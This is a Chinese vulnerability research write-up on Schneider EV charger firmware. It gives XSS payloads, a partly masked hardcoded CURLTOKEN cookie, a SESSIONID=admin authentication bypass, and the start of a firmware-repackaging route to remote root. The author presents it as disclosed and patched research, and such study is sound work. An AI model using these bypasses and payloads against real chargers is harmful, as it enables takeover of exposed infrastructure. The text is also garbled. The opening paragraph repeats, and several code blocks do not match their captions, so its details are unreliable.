

# 奇安信攻防社区 – 施耐德充电桩漏洞挖掘之旅

---

## 奇安信攻防社区 – 施耐德充电桩漏洞挖掘之旅

---

大家好，我是 BaCde，今天来说一说 2020 年底针对施耐德充电桩的漏洞挖掘过程。此次挖掘最终实现了通过远程无需用户交互场景下实现 Root 权限 shell 获取（一键远程 Rootshell 获取）。官方已经于今年 7 月份公布漏洞补丁以及相应的 CVE 编号。

大家好，我是 BaCde，今天来说一说 2020 年底针对施耐德充电桩的漏洞挖掘过程。此次挖掘最终实现了通过远程无需用户交互场景下实现 Root 权限 shell 获取（一键远程 Rootshell 获取）。官方已经于今年 7 月份公布漏洞补丁以及相应的 CVE 编号。

### 0x01 为什么选择施耐德？

---

作为车联网安全研究来说，充电桩作为车联网必要组成部分，具备实际的研究价值与意义。而面临如此多的品牌，选择哪个目标作为研究对象是面临的第一个问题。为了能够更快的实现我选择了几个衡量指标，包括官方有响应中心、固件可下载、市面上可以买到、互联网上有暴露的目标。分别对应合法性、静态分析、动态测试、漏洞可产生实际的影响。

根据指标通过网络上去收集信息，最终将目标锁定在施耐德。同时，施耐德也在 CVE 官方的 CNA 列表中，报送的漏洞可以获得 CVE 编号。

### 0x02 目标设定

---

确定了要研究的对象，接下来就要确定一下我们要实现什么样的效果。这可以使得在分析过程中保持聚焦，不偏离方向。目标设定如下：

1. 远程获取设备 Root 权限
2. 无需登录，无需交互

根据上述设定最直接的方式就是寻找远程命令执行漏洞，即要 RCE 类型漏洞。

# 0x03 信息收集

一切准备就绪，开始我们的漏洞挖掘之旅。

首先，固件下载地址

<https://www.se.com/ww/en/download/document/MFR4341700/>  
(<https://www.se.com/ww/en/download/document/MFR4341700/>)，下载固件。

当时下载到最新的固件版本为 3.3.0.12。固件文件名：MFR4341700.zip，包含升级包，相关说明文档。

解压缩 zip 包后，主要的升级包是一个后缀名为 epk 的文件。通过 file 命令检查，可知为 tar 压缩格式。

```
file r7_update_3.3.0.12_d4.epk
```


输入 `tar xf r7_update_3.3.0.12_d4.epk` 即可对其解压缩。得到如下列表文件：

```
r7_update_3.3.0.12_d4.epk: POSIX tar archive (GNU)
```

可以看到有一些 shell 脚本、bin 文件、压缩包，img 文件等。逐个查看，可以确定此次的主要目标在 `evse_b ase_jffs2.img` 和 `uImage.parkingboard_v2_1`。使用 binwalk 对文件进行识别。可知 `uImage.parkingboard_v2_1` 为 ulmage 文件，入口为 `0x20008000`，arm 的 cpu，内核版本为 linux-4.4.14。

```
total 58968
```

其 `evse_b ase_jffs2.img` 文件是 JFFS2 filesystem, little endian。除此之外，也可以从其一是文件名中得知一些信息，如处理器为 `AT91SAM9G20`，这个处理器是基于 ARM926EJ-S 处理器，时钟频率为 400MHz。可以确定其 bootstrap 文件，u-boot 的环境信息。



```


00000080h: 6E 3D 73 65 72 69 61 6C 00 73 74 64 6F 75 74 3D ; n=serial.stdout=
00000090h: 73 65 72 69 61 6C 00 73 74 64 65 72 72 3D 73 65 ; serial.stderr=se
000000a0h: 72 69 61 6C 00 62 6F 6F 74 61 72 67 73 3D 6D 65 ; rial.bootargs=me
000000b0h: 6D 3D 31 32 38 4D 20 63 6F 6E 73 6F 6C 65 3D 74 ; m=128M console=t
000000c0h: 74 79 53 30 2C 31 31 35 32 30 30 20 00 62 6F 6F ; tyS0,115200 .boo
000000d0h: 74 63 6D 64 3D 6E 61 6E 64 20 72 65 61 64 2E 6A ; tcmd=nand read.j
000000e0h: 66 66 73 32 20 30 78 32 31 31 30 30 30 30 20 ; ffs2 0x21100000
000000f0h: 30 78 30 30 32 38 30 30 30 30 20 30 78 30 30 35 ; 0x00280000 0x005
00000100h: 41 46 39 43 44 3B 20 62 6F 6F 74 6D 20 30 78 32 ; AF9CD; bootm 0x2
00000110h: 31 31 30 30 30 30 00 00 00 00 00 00 00 00 00 ; 1100000.....
00000120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ; .....

```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-171e283eb9f8c634a560fc92261808d74ddf9071.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-171e283eb9f8c634a560fc92261808d74ddf9071.png))

另外，从解压缩出来的 shell 脚本中可以分析出大概的分区结构。

```
8 -rw-r--r--@ 1 aliceclaudia staff 68B 5 29 2020 CONTROL
```




([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-8362d09b39835aff79ee3471031a608f0d7d121d.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-8362d09b39835aff79ee3471031a608f0d7d121d.png))

分别使用 binwalk 解 `uImage` 文件和 `evse_base_jffs2.img` 文件。可以得到系统文件，与结构，web 目录、依赖库、辅助脚本等内容。查看 `/etc/shadow` 文件，发现采用的是 sha512 的 unix 密码，尝试查询和破解，最终无果。

通过分析解压缩出来的文件，还可以确定主要的业务文件都在 / mnt / 下。

```
16 -rwxr-xr-x@ 1 aliceclaudia  staff   7.4K  5 29  2020  at91sam9g20ek-bootstrap-3.6.11-201612.bin
```

在 web 管理界面中，其中的 report 功能处，可以看到系统的磁盘信息、日志、网络监听端口、内部 ip 地址等信息。设备开放的端口默认有 22、80、502、1500–1504。还可以看到该系统使用到的一些开源软件，如 mini\_httpd，libmodbus，sqlite 等。



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-4d4e4691006d5359dd8d4bb3407e47a8a9358681.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-4d4e4691006d5359dd8d4bb3407e47a8a9358681.png))

## 0x04 漏洞挖掘

### 登录入口测试

该系统需要登陆，默认的用户名和密码可以通过官方提供的说明文档进行登录。考虑到修改密码的情况，首先想到的是测试 sql 注入，很遗憾最终未发现 SQL 注入，仅发现了反射型 xss 漏洞。在不同的版本中，利用方式稍有不同。其漏洞远离在于 / cgi-bin/cgiserver 的 worker 参数不正确时，会显示错误页面，其页面会将错误的 worker 参数显示在页面中，并且没有过滤，从而导致存在 xss 漏洞。

#### 3.3.0.12 之前的版本 payload

`http://target/cgi-bin/cgiServer?worker="";p` (`http://target/cgi-bin/cgiServer?`

```
worker=%22;p) rompt(1);//
```

在最新的 3.3.0.12 版本中对其 worker 参数中的双引号进行了处理，导致无法闭合而无法利用。但是在登录时，对于一些 lang 参数没有进行过滤，导致存在 xss。另外在登录后对其进行测试可以发现，xss 的这个问题普遍存在。但由于是登录后，没有实际具体意义。

### 3.3.0.12 版本及以前版本

```
http://target/cgi-bin/cgiServer?worker=Login&lang=%22;a  
(http://target/cgi-bin/cgiServer?worker=Login&lang=%22;a) lert(1);//
```

响应的内容如下:

```
8 -rw-r--r--@ 1 aliceclaudia  staff   2.0K  5 29  2020 bspv5_target_pre-update  
_s cript.sh
```

xss 漏洞是无法满足设定的目标的，继续分析。

## IDA 静态分析

在分析过程中，由于 IDA7.2 不支持 32 位程序的伪代码生成功能。最终选择使用是 IDA 7.0 版本对其进行分析。

加载 `cgiserver` 程序（文件路径位 / mnt/datas/opt/www/cgi-bin/），默认选项即可，在 `start` 函数，尝试 F5 显示伪代码，结果没成功。显示 `positive sp value has been found`，其主要原因在于栈 sp 不平衡。解决办法如下：

1. 首先打开栈指针选项，在 options——>General——>Disassembly，选择 `stack pointer`
2. 这个时候 G 键跳到出错的 `1ADC` 的地方，可以看到是个负值，指向它的上一行 `alt+k`，改为大于负值，在按 F5 快捷键即可。


接下来就可以进行愉快的分析了。另外，后续使用 IDA7.5 分析不存在上述问题。

## 硬编码的 token

打开菜单 view——>Open subviews——>strings。先大概看一下是否有一些关键的字符串。当然也可以使用 strings 命令来获取。

在字符串窗口中，使用搜索功能尝试搜索 password，token，username 等关键词。逐个查看来快速定位关键位置。

在搜索的时候，可以看到不少 `snprintf(&s, 0x32u, "%s called (", "instance");` 形如这样的语法，可以猜测该功能是调试用的。很明显这里是显示调用函数的字符串。那么 `%s` 就是该函数的名字。



```
int sub_165D4()
{
    int v0; // r4
    char s[64]; // [sp+14h] [bp-40h] BYREF

    if ( dword_2DAE6C && *(int *)dword_2DAE6C > 4 )
    {
        snprintf(s, 0x32u, "%s called (", instance);
        sub_1C7A48(
            5,
            (int)"INFO ",
            (int)"../../../../src/webserver/cgiServer/../../../../ocpp/OcppConfigFile.cpp",
            58,
            (int)off_2D5CFC[0],
            (int)s,
            (int)"\\n",
            byte_23CE2C);
    }
}
```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-f46dad832209422955d4c9c5e900acf896b2b070.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-f46dad832209422955d4c9c5e900acf896b2b070.png))

可批量搜索 `%s called (`，然后修改该函数的函数名。根据搜索到的结果，可以逐个修改当前代码所在的函数名字。只需要在函数名字上按 `n` 即可进行修改。修改函数之后，将对后面的分析带来便利。

Address	Length	Type	String
[S] .rodata:0023C...	0000000C	C	%s called (
[S] .rodata:0023E3...	0000000C	C	%s called (
[S] .rodata:0023ED...	0000000C	C	%s called (
[S] .rodata:0023F2...	0000000C	C	%s called (
[S] .rodata:002423...	0000000C	C	%s called (
[S] .rodata:002426F8	0000000C	C	%s called (
[S] .rodata:00242A...	0000000C	C	%s called (
[S] .rodata:00242D...	0000000C	C	%s called (
[S] .rodata:002430...	0000000C	C	%s called (
[S] .rodata:002431...	0000000C	C	%s called (
[S] .rodata:002437...	0000000C	C	%s called (
[S] .rodata:00243C...	0000000C	C	%s called (
[S] .rodata:00244F...	0000000C	C	%s called (
[S] .rodata:002452...	0000000C	C	%s called (
[S] .rodata:002457...	0000000C	C	%s called (
[S] .rodata:002461...	0000000C	C	%s called (
[S] .rodata:002462...	0000000C	C	%s called (
[S] .rodata:002468F0	0000000C	C	%s called (
[S] .rodata:00246E...	0000000C	C	%s called (
[S] .rodata:00246F...	0000000C	C	%s called (
[S] .rodata:002476...	0000000C	C	%s called (
[S] .rodata:002480F8	0000000C	C	%s called (
[S] .rodata:002483...	0000000C	C	%s called (
[S] .rodata:00248B...	0000000C	C	%s called (
[S] .rodata:00249A...	0000000C	C	%s called (
[S] .rodata:00249D...	0000000C	C	%s called (
[S] .rodata:0024A3...	0000000C	C	%s called (
[S] .rodata:0024A5...	0000000C	C	%s called (
[S] .rodata:0024AF...	0000000C	C	%s called (
[S] .rodata:0024B8...	0000000C	C	%s called (
✕ %s called (			

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-26dafaa474abf37dbed90dd6454f12c3df0109a9.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-26dafaa474abf37dbed90dd6454f12c3df0109a9.png))

通过通读代码，了解程序的执行逻辑。然后对其单点进行分析，首先将注意力放在了处理 session 验证的代码块。其代码在 `treatRequestInternal` 函数内，从名字可以看出是处理内部请求的。

```

157     snprintf(s, 0x32u, "%s called (", "treatRequestInternal");
158     a1 = sub_1C7A48(
159         5,
160         (int)"INFO ",
161         (int)"../../../../../../../../src/webserver/cgiServer/cgi/CGIEntryWorkerList.cpp",
162         658,
163         (int)off_2D5D04[0],
164         (int)s,
165         (int)"\n",
166         byte_23E7E4);
167 }
168 v151 = sub_199B8C(a1);
169 v56 = 0;
170 v155 = 0;
171 v154 = 0;
172 v153 = 0;
173 std::allocator<char>::allocator(v57);
174 std::string::string(v55, byte_23E7E4, v57);
175 std::allocator<char>::~allocator(v57);
176 std::allocator<char>::allocator(v59);
177 std::string::string(v58, "SESSIONID", v59);
178 get_cookies(v54, v58); // v54=cookies["SESSIONID"]
179 std::string::~string((std::string *)v58);
180 std::allocator<char>::~allocator(v59);
181 std::allocator<char>::allocator(v61);
182 std::string::string(v60, "SESSIONTOKEN", v61);
183 get_cookies(v53, v60); // v53=cookies["SESSIONTOKEN"]
184 std::string::~string((std::string *)v60);
185 std::allocator<char>::~allocator(v61);
186 std::allocator<char>::allocator(v63);
187 std::string::string(v62, "CURLTOKEN", v63);
188 get_cookies(v52, v62); // v52=cookies["CURLTOKEN"]
189 std::string::~string((std::string *)v62);
190 std::allocator<char>::~allocator(v63);

```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-52898632a5dd72c81ec12088445d50682f357fb7.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-52898632a5dd72c81ec12088445d50682f357fb7.png))

可以看到该函数首先获取了用户请求中的 cookie 值，包括 SESSIONID、SESSIONTOKEN、CURLTOKEN。在接着往下走，会发现一个判断分支，其中一个分支会判断 cookie 中的 CURLTOKEN 是否等于一个固定的字符串，成功会设置 v153 变量为 1。

```

300 }
301 else if ( (unsigned __int8)std::string::empty((std::string *)v53) != 1
302         && !std::string::compare((std::string *)v52, "b35f...0131c5a"))
303 {
304     std::string::operator=(v50, "curl"); // 1. compare CURL_TOKEN
305     v153 = 1; // 2. Verification Passed Sign
306     if ( std::string::empty((std::string *)v54) )
307         std::string::operator=(v55, "evse"); // 3. Loginid is evse
308     else
309         std::string::operator=(v55, v54);
310 }

```



```

310 else
311 {
312     std::string::string((std::string *)v82, (const std::string *)v54);

```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-3c25d0e522e5df90dd4a2ce441c30791278a164d.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-3c25d0e522e5df90dd4a2ce441c30791278a164d.png))

在继续向下读代码，另外一个分支则是从表单中获取 login 和 password 参数，然后使用 TestPassword 判断用户名和密码，成功后设置 v153 变量为 1。而调试的信息也显示 Loginok，即登录成功字样。说明这里判断登录与上述判断具有同样的效果。通过下文可知 v153 变量值为 1 是通过验证的标志。

```

34     std::string::~string((std::string *)v86);
35     std::string::~string((std::string *)v87);
36     std::allocator<char>::allocator(v90);
37     std::string::string(v89, "login", v90);
38     v15 = (const std::string *)sub_20700(v45 + 12, v89);
39     std::string::string((std::string *)v88, v15);
40     std::string::string((std::string *)v91, (const std::string *)v49);
41     v16 = TestPassword(v88, v91);
42     std::string::~string((std::string *)v91);
43     std::string::~string((std::string *)v88);
44     std::string::~string((std::string *)v89);
45     std::allocator<char>::~allocator(v90);
46     if ( v16 )
47     {
48         if ( dword_2DAF34 && *(int *)dword_2DAF34 > 4 )
49             write_log(
50                 5,
51                 (int)"INFO ",
52                 (int)"../../../../src/webserver/cgiServer/cgi/CGIEntryWorkerList.cpp",
53                 709,
54                 (int)off_2D5D04[0],
55                 (int)byte_23E7E4,
56                 (int)"\n",
57                 "TestPassword OK");
58         std::string::operator=(v50, "loginOK");
59         auth_status = 1;
60         std::allocator<char>::allocator(v95);
61         std::string::string(v94, "login", v95);
62         v17 = (const std::string *)sub_20700(v45 + 12, v94);
63         std::string::string((std::string *)v93, v17);
64         std::string::string((std::string *)v96, (const std::string *)v49);
65         CreateSessionID(v92, v93, v96, 0);
66         std::string::operator=(loginid, v92);
67         std::string::~string((std::string *)v92);
68         std::string::~string((std::string *)v96);

```


([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-af046270514d0c498da4970442bccceff30e0b28.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-af046270514d0c498da4970442bccceff30e0b28.png))

由以上的分析，可以确定存在硬编码的 token，我们在请求带上 CURLTOKEN 即可绕过验证。接下来到实际的 web 系统中测试，在 cookie 中带上

`CURLTKN=b35fcdc1ea1***a0131c5a`，在未登录情况下尝试访问一些页面，发现会

提示 `You are not connected with sufficient privilege worker :SelectTabsModel`

`user :evse` 的错误，那么这里就是判断了权限，也可以在上面代码可以看到跟 `evse` 相关的地方。上面可以看到 `v55` 变量，是获取 cookie 中的 `SESSIONID`, 这个也是我们可以构造的，构造 `SESSIONID=admin`，即可绕过权限认证。实现无需密码进行 web 系统的管理。事情变得有趣了，这像是一个后门？在分析显示日志功能时，我明白了其原因。在打开 `report` 时，并不是由前端调用显示日志的页面，而是后端利用 `curl` 来获取的，所以叫 `CURLTOKEN`。这就导致了这个漏洞的产生。



([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-9e6dbe7f897d3b2ba40dcf0e83fbf2f164be7279.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-9e6dbe7f897d3b2ba40dcf0e83fbf2f164be7279.png))

### 升级文件重打包导致的远程命令执行

有了上面的漏洞就可以进行许多管理员操作。这里可以优先寻找存在执行命令的位置，通过快捷键 `x` 来寻找调用 `execv`，只有 4 处调用，3 处主要都集中在 `Install` 的函数中。查看后发现，程序路径都是写死的，命令执行的路断了。但是在查看其上下文时，发现在执行命令前使用 `setenv` 设置了环境变量。变量的名字是 `EPK_KEY`。

```

67 if ( std::string::length((std::string *) (v22 + 4)) > 4u )
68 {
69     v5 = v22 + 4;
70     v6 = std::string::length((std::string *) (v22 + 4));
71     std::string::substr((std::string *) v30, v5, v6 - 4);
72     if ( !std::string::compare((std::string *) v30, ".epk") || !std::string::compare((std::string *) v30, ".epz") )
73     {
74         v28 = 0;
75         v29 = 0;
76         argv[0] = "/mnt/datas/opt/evse/epk-install.sh";
77         argv[1] = v32;
78         if ( v21 <= 3 )
79             v8 = byte_24E5F8;
80         else
81             v8 = "--force-downgrade";
82         v28 = v8;
83         setenv("EPK_KEY", "67acdb2bce6766..._fc874bab704a0a36964", 1);
84         if ( !word_200030 && (int) word_200030 )
85         {
86             v9 = off_205DA0[0];
87             v10 = getpid();
88             v11 = getppid();
89             write_log(
90                 6,
91                 (int) "DEBUG",
92                 (int) ".../src/webserver/cgiServer/workers/firmware/Installer.cpp",
93                 89,
94                 (int) v9,
95                 (int) byte_24E5F8,
96                 (int) "\n",
97                 "CHILD : Execv OPKG-CL (PID = %d PPID = %d) ",
98                 v10,
99                 v11);
100             execv("/mnt/datas/opt/evse/epk-install.sh", argv);
101 }

```

1. Check upload file suffix

2. set the env variable EPK\_KEY

3. execute "epk-install.sh EPK\_KEY", the file in file evse\_base\_jffs2.img

000836C4 Install:96 (936C4)

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-c5f63d173de5b3813e3d1dde50812c2098f199cb.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-c5f63d173de5b3813e3d1dde50812c2098f199cb.png))

下面执行 `/mnt/datas/opt/evse/epk-install.sh` 文件。升级包的后缀是 epk，函数名是 Install。很明显升级固件就是这个地方了。如果我们可以构造自己的固件内容，上传恶意文件上去，那么就可以实现系统的控制了。

这里去读 `epk-install.sh` 文件，来了解 epk 的处理方式，在 `evse_jffs2_base.img` 的镜像中找到了这个文件。

通过阅读代码可以了解到其流程，获取传入的文件名，将环境变量中的 `EPK_KEY` 赋值给 `private_key`，然后判断安装的文件是否存在，存在就解压缩文件到一个临时文件夹中，接下来将 `private_key` 写入到这个临时文件夹中，文件名为 `private`。根据这个来计算出一个 sha256sum 的值写入到 `CONTROL2` 文件中，比较 `CONTROL` 和 `CONTROL2` 的内容，如果一致，执行 `run.sh` 文件。在之前会删除掉 `private` 文件。

```

76  √ if [[ "$EPK_KEY" != "" ]]; then
77      # use private key from env
78      private_key=$EPK_KEY          get EPK_KEY
79  √ else
80      # use 2nd param
81      private_key=$2
82  fi
83

```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-0bffc7e9c501b0fe3b72e5a755df0c448d692816.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-0bffc7e9c501b0fe3b72e5a755df0c448d692816.png))


```

132  echo $private_key > private
133
134  find . -type f | grep -v CONTROL | xargs sha256sum | awk '{print $1}' | sort | sha256sum > ../CONTROL2
135  mv ../CONTROL2 .
136  rm private
137
138  if [[ "`diff CONTROL CONTROL2`" != "" ]]; then
139      cat CONTROL CONTROL2
140      abort "KO, signatures mismatch"
141  fi
142
143  if [[ ! -f run.sh ]]; then
144      abort "KO, missing run.sh"
145  fi
146
147  ./run.sh $paramsrun
148  ret=$?
149

```

([https://shs3.b.qianxin.com/attack\\_forum/2021/07/attach-b84f62913dd3452e94a3c8d8306cefae589f4dad.png](https://shs3.b.qianxin.com/attack_forum/2021/07/attach-b84f62913dd3452e94a3c8d8306cefae589f4dad.png))

